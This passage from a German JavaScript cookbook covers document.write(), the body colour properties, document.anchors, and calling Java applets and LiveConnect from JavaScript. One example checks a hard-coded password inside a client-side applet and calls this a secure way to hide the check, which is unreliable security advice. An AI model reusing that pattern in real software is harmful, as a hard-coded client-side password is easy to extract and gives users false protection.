Wenn Sie jedoch den zweiten Schreibvorgang wieder zeitverzögert durchführen, wird als erste Anweisung in das Dokument geschrieben. Es ist beim ersten Aufruf geschlossen und durch `document.write()` wird der bestehende Inhalt mit dem Text `Nix` überschrieben. Dann erfolgt das Schließen der Datei, da der zweite Schreibvorgang ja verzögert ist. Wenn dieser ausgeführt wird, ist das Dokument geschlossen und durch `document.write()` wird der bestehende Inhalt mit dem Text `da` überschrieben. Das Dokument wird aber nicht geschlossen und ein erneuter Klick auf den Hyperlink in dem linken Frame führt dazu, dass das erste `document.write()` ein geöffnetes Dokument vorfindet. Der Text `Nix` wird an den Text `da` angefügt. Dann wird die Datei aber geschlossen, da der zweite Schreibvorgang wieder verzögert ist,

und wenn dieser ausgeführt wird, ist das Dokument geschlossen und durch `document.write()` wird der bestehende Inhalt mit dem Text da überschrieben.

Kein explizites Schließen

Ebenfalls ganz spannend ist es, wenn Sie auf den expliziten Schließenvorgang verzichten und nur die Datei am Anfang explizit öffnen.

Wenn Sie den zweiten Schreibvorgang nicht zeitverzögert ausführen, ist das Resultat wieder banal. Wenn Sie jedoch den zweiten Schreibvorgang wieder zeitverzögert durchführen, wird als erste Anweisung das Dokument geöffnet und damit bestehender Inhalt gelöscht. Durch die erste Schreiboperation mittels `document.write()` wird der bestehende Inhalt mit dem Text Nix überschrieben. Die Datei bleibt offen und der zweite verzögerte Schreibvorgang hängt nach der angegebenen Zeitspanne den Text da an den bestehenden Inhalt an. Das bleibt so bei jedem Aufruf.

204 Wie habe ich über das document-Objekt Zugriff auf Layoutinformationen in einer Webseite?

Das `document`-Objekt stellt eine ganze Reihe an Eigenschaften bereit, mit denen Sie sich Informationen beschaffen können, wie die HTML-Formatierungen in einer Webseite gesetzt sind. Diese korrespondieren unmittelbar mit den entsprechenden Parametern des `<body>`-Tags.

Eigenschaft	Beschreibung
<code>alinkColor</code>	Die Farbe für Verweise zu bereits besuchten Links, wie sie bei der Zusatzangabe <code>alink</code> im <code><body></code> -Tag oder vom Anwender in seinen Browser-Einstellungen festgelegt wurde.
<code>bgColor</code>	Angabe der Hintergrundfarbe der HTML-Datei, wie sie bei der Zusatzangabe <code>bgcolor</code> im <code><body></code> -Tag oder vom Anwender in seinen Browser-Einstellungen festgelegt wurde.
<code>fgColor</code>	Die Textvordergrundfarbe der HTML-Datei, wie sie bei der Zusatzangabe <code>text</code> im <code><body></code> -Tag oder vom Anwender in seinen Browser-Einstellungen festgelegt wurde.
<code>linkColor</code>	Angabe der Farbe für Verweise zu noch nicht besuchten Verweiszeilen, wie sie bei der Zusatzangabe <code>link</code> im <code><body></code> -Tag oder vom Anwender in seinen Browser-Einstellungen festgelegt wurde.
<code>vlinkColor</code>	Farbe für Verweise zu bereits besuchten Verweiszeilen, wie sie bei der Zusatzangabe <code>vlink</code> im <code><body></code> -Tag oder vom Anwender in seinen Browser-Einstellungen festgelegt wurde.

Tabelle 24: Zugriff auf die Parameter des `<body>`-Tags

Schauen wir uns ein Beispiel an, das die Eigenschaften abfragt und dann in der Webseite die Werte ausgibt.

Beispiel (*f13.html*):

```

01 <html>
02 <body text="#000000" bgcolor="#FFFFFF" link="#FF0000" ↵
  alink="#FF0000" vlink="#FF0000">
03 <div align="center">
04 <h1>Willkommen auf der Webseite</h1>
05 </div>
06 <a href="http://rjs.de">Klick</a>
07 <br />
08 <script language="JavaScript">
09 <!--
10 document.write(
11   "Die Farbe für Verweise zu bereits besuchten Verweiszielen,"
12   + " wie sie bei der Zusatzangabe alink im Body oder vom Anwender"
13   + " in seinen Browser-Einstellungen festgelegt wurde: "
14   + document.alinkColor + "<hr />"); 
15 document.write(
16   "Angabe der Hintergrundfarbe der HTML-Datei,"
17   + " wie sie bei der Zusatzangabe bgcolor im Body oder vom Anwender"
18   + " in seinen Browser-Einstellungen festgelegt wurde: "
19   + document.bgColor + "<hr />"); 
20 document.write(
21   "Die Textvordergrundfarbe der HTML-Datei,"
22   + " wie sie bei der Zusatzangabe text im Body oder vom Anwender "
23   + "in seinen Browser-Einstellungen festgelegt wurde: "
24   + document.fgColor + "<hr />"); 
25 document.write(
26   "Angabe der Farbe für Verweise zu noch nicht besuchten ↵
  Verweiszeilen," 
27   + " wie sie bei der Zusatzangabe link im Body oder vom Anwender in "
28   + "seinen Browser-Einstellungen festgelegt wurde: "
29   + document.linkColor + "<hr />"); 
30 document.write(
31   "Farbe für Verweise zu bereits besuchten Verweiszeilen, ↵
  wie sie bei "
32   + "der Zusatzangabe vlink im Body oder vom Anwender in seinen "
33   + "Browser-Einstellungen festgelegt wurde: "
34   + document.vlinkColor); 
35 //-->
36 </script>
37 </body>
38 </html>
```

Listing 586: Die Ausgabe von Layoutinformationen

In der Webseite werden mit `document.write()` die verschiedenen globalen Layoutinformationen des `<body>`-Tags ausgegeben.



Abbildung 305: Zugriff auf die Layoutinformationen, wie sie im <body>-Tag gesetzt wurden

Achtung

Versuchen Sie nicht, per JavaScript auf die Werte der globalen Farbeigenschaften zuzugreifen, bevor das <body>-Tag interpretiert wurde. Sie erhalten sonst falsche Werte, denn die im <body>-Tag angegebenen Farbeinstellungen sind da noch nicht bekannt.

Beachten Sie das nachfolgende Listing (f13b.html):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 document.write("Die Farbe für Verweise zu bereits besuchten Verweiszielen, bevor das <body>-Tag geladen wurde: " + document.alinkColor + "<br />");
05 //-->
06 </script>
07 <noscript>Sie benötigen für die Seite JavaScript</noscript>
08 <body text="#000000" bgcolor="#FFFFFF" link="#FF0000"alink="#FF0000" vlink="#FF0000">
09 <div align="center">
10 <h1>Willkommen auf der Webseite</h1>
11 </div>
12 <a href="http://rjs.de">Klick</a>
13 <br />
14 <script language="JavaScript">
15 <!--
16 document.write("Die Farbe für Verweise zu bereits besuchten Verweiszielen, wie sie bei der Zusatzangabe alink im Body oder vom Anwender in seinen Browser-Einstellungen festgelegt wurde: " + document.alinkColor + "<br />");
17 //-->
18 </script>
19 </body>
20 </html>
```

Listing 587: Ausgabe der globalen Farbeinstellungen, bevor die Seite geladen wurde

Die erste Ausgabe gibt #0000ff für document.alinkColor zurück, obwohl im <body> die Farbe auf #ff0000 gesetzt wird. Das zeigt die zweite Ausgabe dann auch.



Abbildung 306: Fehlerhafte Interpretation von Farbangaben

Wenn Sie beim Laden der Webseite die Parameter des <body>-Tags auslesen wollen, verwenden Sie besser eine Funktion, die über den Eventhandler `onLoad` aufgerufen wird. Der Eventhandler wird erst ausgeführt, wenn die Seite vollständig aufgebaut (und bezüglich der HTML-Anweisungen interpretiert) wurde. Das gilt auch für alle anderen Zugriffe auf Bestandteile der Webseite.

Die Eigenschaften können auch mit JavaScript geschrieben werden.

Beispiel (*f13a.html*):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function m1() {
05   document.bgColor = "#aa7755";
06   document.vlinkColor = "#007700";
07   document.linkColor = "#770000";
08   document.fgColor = "#00ffff";
09   document.alinkColor = "#447755";
10 }
11 function m2() {
12   document.bgColor = "#007755";
13   document.vlinkColor = "#0f7700";
14   document.linkColor = "#776600";
15   document.fgColor = "#00000f";
16   document.alinkColor = "#000055";
17 }
18 function m3() {
19   document.bgColor = "#000000";
20   document.vlinkColor = "#007f00";
21   document.linkColor = "#77ddd0";
22   document.fgColor = "#0fffff";
  
```

Listing 588: Das Setzen der globalen Farbwerte der Webseite

```
23   document.alinkColor = "#4fff55";
24 }
25 //-->
26 </script>
27 <noscript>Sie benötigen für die Seite JavaScript</noscript>
28 <body text="#000000" bgcolor="#FFFFFF" link="#FF0000" ←
alink="#FF0000" vlink="#FF0000">
29 <div align="center">
30 <h1>Wählen Sie Ihre Farben</h1>
31 </div>
32 <a href="javascript:m1()">Modern</a>
33 <br />
34 <a href="javascript:m2()">Altbacken</a>
35 <br />
36 <a href="javascript:m3()">Scheusslich</a>
37 </body>
38 </html>
```

Listing 588: Das Setzen der globalen Farbwerte der Webseite (Forts.)

Mit den Hyperlinks in den Zeilen 32, 34 und 36 ruft ein Anwender mit einer Inline-Referenz eine der Funktionen m1(), m2() oder m3() auf. In den jeweiligen Funktionen werden Layout-eigenschaften gesetzt.

Hinweis

Die Bedeutung der Techniken aus diesem Rezept nimmt rapide ab. Der Grund ist, dass das Layout von Webseiten heutzutage eigentlich ausschließlich mit Style Sheets erfolgen sollte. Und um diese mit JavaScript abzufragen oder zu manipulieren, steht Ihnen das style-Objekt zur Verfügung.



Abbildung 307: Das Originalaussehen



Abbildung 308: Das geänderte Layout

205 Wie kann ich auf alle Anker in einer Webseite zugreifen?

Sie können in einer Webseite Anker setzen, die als Sprungziel von Hyperlinks dienen. Mit dem Unterobjekt von `document` mit Namen `anchors` steht Ihnen ein Objektfeld mit Referenzen auf diese Verweisanker zur Verfügung. Mit `document.anchors[0]` greift man auf den ersten Verweisanker in der Datei zu, mit `document.anchors[1]` auf den zweiten Verweisanker zu usw. Die `anchors`-Eigenschaft `length` beinhaltet die Anzahl der in der Datei definierten Verweisanker. Über `name` können Sie den Namen eines Ankers bestimmen.

Hinweis

Rein von der Theorie her können Sie über die Eigenschaft `text` den Text eines Ankers und über die Eigenschaften `x` und `y` die Position des Ankers in Pixel – relativ zur linken oberen Ecke des Dokuments – bestimmen. In der Praxis unterstützt das aber nahezu kein Browser.

Beispiel (*f14.html*):

```

01 <html>
02 <script language="JavaScript">
03 function anker() {
04   document.write("nanchors[0].name: " + document.anchors[0].name +
05   "<br />anchors[0].text: " + document.anchors[0].text +
06   "<br />anchors[0].x: " + document.anchors[0].x +
07   "<br />anchors[0].y: " + document.anchors[0].y +
08   "<br />anchors[1].name: " + document.anchors[1].name+
09   "<br />anchors[1].text: " + document.anchors[1].text+
10   "<br />anchors[1].x: " + document.anchors[1].x+
11   "<br />anchors[1].y: " + document.anchors[1].y +
12   "<br />anchors.length: " + document.anchors.length);
13 }
```

Listing 589: Zugriff auf anchors-Eigenschaften

```
14 </script>
15 <body text="#001100" bgcolor="#EFFFFF" link="#FF0000" ←
  alink="#FFF000" vlink="#FFAA00">
16 <div align="center">
17 <a name="Anfang"><h1>Willkommen</h1></a>
18 <br />
19 <a href="#Ende">Zum Ende</a><br />
20 <hr />
21 <a name="Ende"><h4>Hier ist das Ende erreicht</h4></a>
22 <a href="#Ende">Zum Anfang</a><br />
23 </div>
24 <script language="JavaScript">
25 <!--
26 anker();
27 //-->
28 </script>
29 <noscript>Sie benötigen für die Seite JavaScript</noscript>
30 </body>
31 </html>
```

Listing 589: Zugriff auf anchors-Eigenschaften (Forts.)

In der Webseite sind mehrere Anker vorhanden (Zeile 17 und 21). In der Funktion anker() werden beim Laden der Webseite verschiedene Eigenschaften von den entsprechenden Objekten im Datenfeld bzw. dem Datenfeld selbst direkt in die Webseite geschrieben.




Abbildung 309: Eigenschaften der Anker, soweit ein Browser diese Eigenschaften unterstützt

Hinweis

Unabhängig von dem oben besprochenen Zugriff auf Anker über das Objektfeld können Sie selbstverständlich alle Techniken nutzen, mit denen Sie allgemein Elemente in einer Webseite ansprechen können.

Dies sind unter anderem die Methoden `getElementById()`, wenn ein Anker ein ID-Attribut hat, `getElementsByName()` und `getElementsByTagName()`, wenn ein Anker ein name-Attribut hat (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen). Ebenso können Sie – zumindest im Internet Explorer – das `all`-Objekt nutzen, um auf einen Anker zuzugreifen.

Sie werden in allen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit Ankern zur Verfügung haben.

206 Wie kann ich aus JavaScript heraus Java nutzen?

Obwohl JavaScript und Java oft verwechselt werden, haben sie einerseits weniger miteinander zu tun als der Name suggeriert. Andererseits stammen beide Techniken ganz (Java) bzw. unterstützend (JavaScript) aus der Feder von Sun und eine Verwandtschaft der reinen Syntax ist offensichtlich. Es ist naheliegend, dass die beiden Techniken miteinander kommunizieren und sich ergänzen können. Insbesondere können Sie aus JavaScript heraus Java als Erweiterung der eingeschränkten JavaScript-Möglichkeiten nutzen.

Java bietet beispielsweise viel sichere Techniken, um die Funktionsweise von Programmabläufen zu verstecken (etwa eine Passwortüberprüfung).

Hinweis

Die Bedeutung von Java auf dem Client (in Form von Java-Applets) verliert massiv an Bedeutung. Sowohl die mangelnde Unterstützung im Internet Explorer, die oftmals langen Lade- und Startzeiten von Applets, die in vielen Browsern grundsätzlich deaktivierte Unterstützung von Java als auch das Aufkommen von Alternativen (insbesondere AJAX) haben Java aus dem Browser weitgehend verbannt.

Das bedeutet jetzt aber nicht, dass die grundsätzliche Bedeutung von Java damit geringer geworden ist. Im Gegenteil – sie ist in der letzten Zeit immens gewachsen. Aber in anderen Umfeldern (auf Serverseite, bei Kleingeräten, bei eigenständigen Applikationen, die unter verschiedenen Betriebssystemen arbeiten müssen, etc.)

Wie kann ich auf Java-Applets in einer Webseite zugreifen?

Mit dem Unterobjekt von `document` mit Namen `applets` steht Ihnen ein Objektfeld mit Referenzen auf Java-Applets in einer HTML-Datei zur Verfügung. Mit `document.applets[0]` greift man auf das erste Applet in der Datei zu, mit `document.applets[1]` auf das zweite usw. Das Objektfeld stellt die gleichen Eigenschaften aller Objektfelder bereit, die sich auf Grund der Datenfeldstruktur ergeben. Über `applets` kann deshalb unter anderem auch die Anzahl der Java-Applets in einer Webseite bestimmt werden (mit der Eigenschaft `length`).

Unabhängig von dem Zugriff auf Applets über das Objektfeld können Sie selbstverständlich alle Techniken nutzen, mit denen Sie allgemein Elemente in einer Webseite ansprechen können.

Dies sind unter anderem die Methoden `getElementById()`, wenn ein Applet ein ID-Attribut hat, `getElementsByName()` und `getElementsByTagName()`, wenn ein Applet ein name-Attribut hat (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen). Ebenso

können Sie – zumindest im Internet Explorer – das `all`-Objekt nutzen, um auf ein Applet zuzugreifen (sofern der Internet Explorer das Applet überhaupt richtig unterstützt).

Sie werden in allen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit Applets zur Verfügung haben.

Die Möglichkeiten der Zusammenarbeit von JavaScript in Hinsicht auf Java gehen erheblich weiter, denn mit einer Referenz auf ein Applet hat man in JavaScript darüber hinaus alle in einem Java-Applet als `public` (öffentlich) deklarierten Eigenschaften und Methoden zur Verfügung.

JavaScript und Java lassen sich im Rahmen einer Webseite also gut miteinander verbinden, wenn ein Browser allgemein Java-Unterstützung bereitstellt. In beide Richtungen. Also um von Java auf JavaScript zugreifen und umgekehrt, wobei wir hier im Rahmen eines JavaScript-Buchs natürlich den Weg von JavaScript nach Java verfolgen.

Hinweis

Das gesamte Konzept setzt – da eine Verbindung von zwei Technikwelten – natürlich entsprechende Kenntnisse in beiden Welten voraus.

Das Verfahren beruht darauf, dass man ein Applet aus JavaScript heraus ansprechen kann und dieses entsprechend »antwortet«. Dies erfolgt wie üblich über die Syntax:

`document.[Applet].[Applet-Methode/Applet-Eigenschaft].`

Listing 590: Zugriff auf die Methoden oder Eigenschaften eines Applets, das in eine Webseite eingebunden ist

Sie haben damit direkten Zugriff auf alle öffentlichen Methoden und Eigenschaften des Applets. So kann man beispielsweise immer auf die Standardmethoden eines Applets (`init()`, `start()`, `stop()` etc.) zugreifen.

Das folgende Beispiel soll nun das Verfahren zeigen. Es geht um die Überprüfung eines Passwortes in einer Webseite, das in einem Java-Applet versteckt und dort überprüft wird.

Das Java-Applet verbirgt bei geeigneter Programmierung alle Informationen vor neugierigen Blicken. Wir verwenden zwar in dem Beispiel aus Gründen der Übersichtlichkeit ein hard-kodiertes Passwort, aber Java stellt natürlich zahlreiche Möglichkeiten bereit, um Passworte individuell zu verwalten.

In dem Beispiel wird der Zugriff auf Variablen und Methoden in einem Java-Applet und auf die Rückgabewerte aus dem Applet innerhalb von JavaScript gezeigt.

Zuerst sehen wir uns den Java-Quellcode an, obwohl dieser hier natürlich nur nebensächlich ist und es für ein Verständnis entsprechender Java-Kenntnisse bedarf.

Beispiel (`Passw.java`):

```
01 import java.awt.Graphics;
02 public class Passw extends java.applet.Applet {
03     public String pw;
04     private String zugang = "Sesam";
05     public int ueberprPW() {
```

Listing 591: Passwortüberprüfung in einem Java-Applet

```

06     if (pw.equals(zugang)) {
07         return 1;
08     }
09     else {
10         return 2;
11     }
12 }
13 public void paint(Graphics g) {
14     g.drawString(
15         "Ein Java-Applet als Blackbox zum Überprüfen des Passwortes", ←
16         5, 25);
17 }

```

Listing 591: Passwortüberprüfung in einem Java-Applet (Forts.)

Wir bewegen uns hier wie gesagt in Java und das ist nicht unser Thema. Dennoch eine kurze Erklärung.

Die Methode `public void paint(Graphics g)` (Zeile 14 bis 16) und die am Anfang notierte Zeile `import java.awt.Graphics;` sind im Prinzip für die Funktionalität des Applets als Zugangskontrollmechanismus nicht notwendig. Sie dienen nur dazu, dass überhaupt etwas von dem Applet zu sehen ist (was aber für eine Funktionalität wie gesagt absolut nicht notwendig ist).

Der Rest des Applets ist einfach. Wichtig sind die zwei Variablen Deklarationen in Zeile 3 (`public String pw;`) und 4 (`private String zugang = "Sesam";`).

Die Zeile 3 deklariert eine `String`-Variable unter Java als `public`. Darauf kann aus JavaScript heraus zugegriffen werden. Sie wird das in einem HTML-Formular eingegebene und an eine JavaScript-Funktion übergebene Passwort aufnehmen.

Die zweite Zeile hingegen deklariert eine weitere `String`-Variable als `private`. Das heißt, diese Variable ist nicht öffentlich, was in unserem Zusammenhang bedeutet, dass darauf aus JavaScript heraus nicht zugegriffen werden kann (Stichwort **Datenkapselung**). Und sogar noch mehr. Diese Variable wird durch das äußert zuverlässige Java-Sicherheitskonzept vor Zugriffen aus anderen Java-Klassen heraus versteckt und es bedarf recht guter Java-Kenntnisse, um dieses Passwort auszulesen⁷. Sie enthält den Kontrollzugangswert, der natürlich nicht nach außen gegeben werden darf (bei der Wertzuweisung setzt auch die individuelle Verwaltung von Passworten an).

Auf die unter Java als `public` deklarierte Methode `public int ueberprPW()` (Zeile 5) kann hingegen wieder aus JavaScript heraus zugegriffen werden. In der – sehr einfachen – Methode wird das übergebene Passwort mit dem versteckten Kontrollwert verglichen und je nach Übereinstimmung ein anderer Rückgabewert der Methode erzeugt, der dann unter JavaScript wieder zur Verfügung steht (weil die gesamte Methode öffentlich ist). Dort kann dann auf Grund des Rückgabewertes entschieden werden, wie weiter zu verfahren ist.⁸

7. Mittels so genannter Reflection wäre dies möglich.

8. Selbstverständlich könnte diese Entscheidung auch innerhalb des Java-Applets erfolgen.

Die HTML-Datei mit dem JavaScript sieht so aus (*java1.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function pwtest() {
05   document.applets[0].pw = document.forms[0].passwort.value;
06   alert(document.forms[0].passwort.value);
07   alert(document.applets[0].pw);
08   if (document.applets[0].ueberprPW()==1) {
09     alert("Ihr Passwort ist korrekt.");
10   }
11   else {
12     alert("Ihr Passwort ist leider falsch.");
13   }
14 }
15 //-->
16 </script>
17 <body bgcolor="yellow">
18 <applet code="Passw.class" width="400" height="80">
19 </applet>
20 <form name="form1">
21 Geben Sie Ihr Passwort ein:
22 <input name="passwort" type="password" /><br />
23 <input type=button value="Ueberprüfe Passwort" onClick="pwtest()" />
24 </form>
25 </body>
26 </html>
```

Listing 592: Die Verlagerung der Überprüfung von einem Passwort in ein Java-Applet




Abbildung 310: Das Applet im Opera

Innerhalb der HTML-Datei wird ein Applet referenziert (Zeile 18 und 19). Das nachfolgende Formular enthält ein Eingabefeld, das als Passwortfeld formatiert ist (Zeile 22 – `<input name="passwort" type="password" />`) und eine Schaltfläche, die beim Klick darauf mit dem Eventhandler `onClick` eine JavaScript-Funktion mit Namen `pwtest()` aufruft (Zeile 23), die in den Zeilen 4 bis 14 definiert ist.

Die wichtigste Funktionalität des Beispiels steckt in der Zeile 5 (`document.applets[0].pw = document.forms[0].passwort.value;`). Die linke Seite der Zuweisung referenziert die öffentliche Variable innerhalb des Applets (alle öffentlichen Elemente der in einer Webseite enthaltenen Applets lassen sich so ansprechen), der ein Wert zugewiesen wird. Auf der rechten Seite wird auf das Formular und dort über den Namen des Eingabefeldes auf den durch den Benutzer eingegebenen Wert zugegriffen. Dieser wird der Java-Variablen zugewiesen.

Mit der Syntax `if (document.applets[0].ueberprPW() == 1)` (Zeile 8) wird innerhalb einer JavaScript-`if`-Abfrage der Rückgabewert der öffentlichen Java-Methode ausgewertet und entsprechend reagiert.




Abbildung 311: Das Passwort war falsch.

Achtung

Das Beispiel kollidiert bei einigen modernen Browsern mit dem Sicherheitsmodell für Java. Das bedeutet aber nicht, dass dort der Zugriff auf Java aus JavaScript heraus grundsätzlich nicht möglich ist. Aber es macht den praktischen Einsatz schwer kalkulierbar.




Abbildung 312: Bei einigen Browsern können Sie in der Java-Konsole die Sicherheitsverletzung sehen.

Was ist LiveConnect und wie kann ich es nutzen? – Der direkte Java-Zugriff

In den gleichen Zusammenhang wie der Java-Zugriff auf Applets über `document.applets` fällt das Rezept LiveConnect.

Bereits sehr frühzeitig hatte Netscape mit LiveConnect ein Modell aufgebaut, um aus JavaScript heraus auf Java zugreifen zu können. Auch der umgekehrte Weg war in dem Modell vorgesehen. Vor allem war der Zugriff nicht auf Java-Applets beschränkt, sondern sollte Java-Funktionalität in JavaScript direkt bereitstellen.

Über ein spezielles JavaScript-Objekt mit Namen `Packages` hat man in diesem Konzept Zugriff auf alle unter Java als `public` deklarierten Methoden und Felder. Und das direkt aus JavaScript heraus mittels der Standard-Punktnotation von Java – sofern eine passende JVM zur Verfügung steht.

Dazu gibt es die Objekte `java`, `netscape` und `sun` als Eigenschaften von `Packages`, welche die Java-Pakete `java.*`, `netscape.*` und `sun.*` repräsentieren. Weitere Objekte in dem Konzept sind `JavaArray` (eine Instanz eines Java-Datenfelds, die an JavaScript weitergereicht werden kann), `JavaObject` (eine Instanz eines beliebigen Java-Objekts, die an JavaScript weitergereicht werden kann) und `JavaPackage` (eine JavaScript-Referenz auf ein Java-Package).

Der Zugriff aus JavaScript heraus auf den Konstruktor einer beliebigen Java-Klasse erfolgt mit folgender Syntax:

```
[JavaScriptObjektvariable] = new Packages.[Klasse];
```

Listing 593: Erzeugen eines Objekts mit Java, das dann in der Folge in JavaScript verfügbar ist

Das sieht etwa für die Java-Klasse Frame aus JavaScript heraus wie folgt aus:

```
meinFrame = new Packages.java.awt.Frame();
```

Listing 594: Erzeugen eines Java-Fensters mit JavaScript

Es geht sogar noch einfacher, denn die jeweiligen JavaScript-Toplevel-Objekte netscape, sun und java stehen als Synonyme für die Pakete gleichen Namens. Daher ist ein Zugriff auch ohne das Packages-Schlüsselwort möglich. Das Beispiel von oben sieht dann so aus:

```
meinFrame = new java.awt.Frame();
```

Listing 595: Erzeugen eines Java-Fensters mit JavaScript ohne Packages

Das Packages-Objekt stellt mit der Eigenschaft className überdies den Pfadnamen zu jeder aus JavaScript erreichbaren Java-Klasse zur Verfügung. Damit und mit dem Einsatz des Packages-Objekts kann dann sogar auf Java-Klassen außerhalb der direkt auf Toplevel-Ebene zur Verfügung stehenden Pakete zugegriffen werden.

Hinweis

Der explizite Datenaustausch von JavaScript nach Java ist nicht ganz einfach. Beide Sprachen verfügen nicht über die gleichen Datentypen und Objekte. So gilt beispielsweise, dass auf dem Weg von JavaScript nach Java unter LiveConnect die JavaScript-Datentypen String, Number und Boolean in entsprechende Java-Objekte vom Typ String, Float und Boolean umgewandelt werden.

Die meisten anderen JavaScript-Objekte werden in Java in ein Objekt vom Typ JSObject umgewandelt, das über das Paket netscape.Javascript unter Java bereitgestellt wird.⁹

Die allgemeinen Regeln für die Umwandlung stehen also fest, aber durch die unterschiedlichen Längen der Datentypen und deren Struktur ist eine Konvertierung nicht immer ohne Datenverlust möglich. Ein Beispiel ist der Datentyp long unter Java, der dort 64 Bit groß ist und der zu Number konvertiert wird, was unter JavaScript nur 32 Bit sind.

Fenster und Dokumente

Das erste einfache Beispiel demonstriert das Öffnen eines Java-Fensters aus einem JavaScript heraus.

Hinweis

LiveConnect ist eine der Netscape-Techniken, die explizit nicht im Internet Explorer funktionieren. Mit anderen Worten – LiveConnect ist explizit auf das Netscape-Objektmodell abgestimmt und wird in anderen Browsern teilweise gar nicht oder nur eingeschränkt unterstützt. Ebenso kollidieren die Techniken unter Umständen wieder mit einigen Java-Sicherheitseinstellungen von Browsern, die das Verfahren grundsätzlich unterstützen würden.

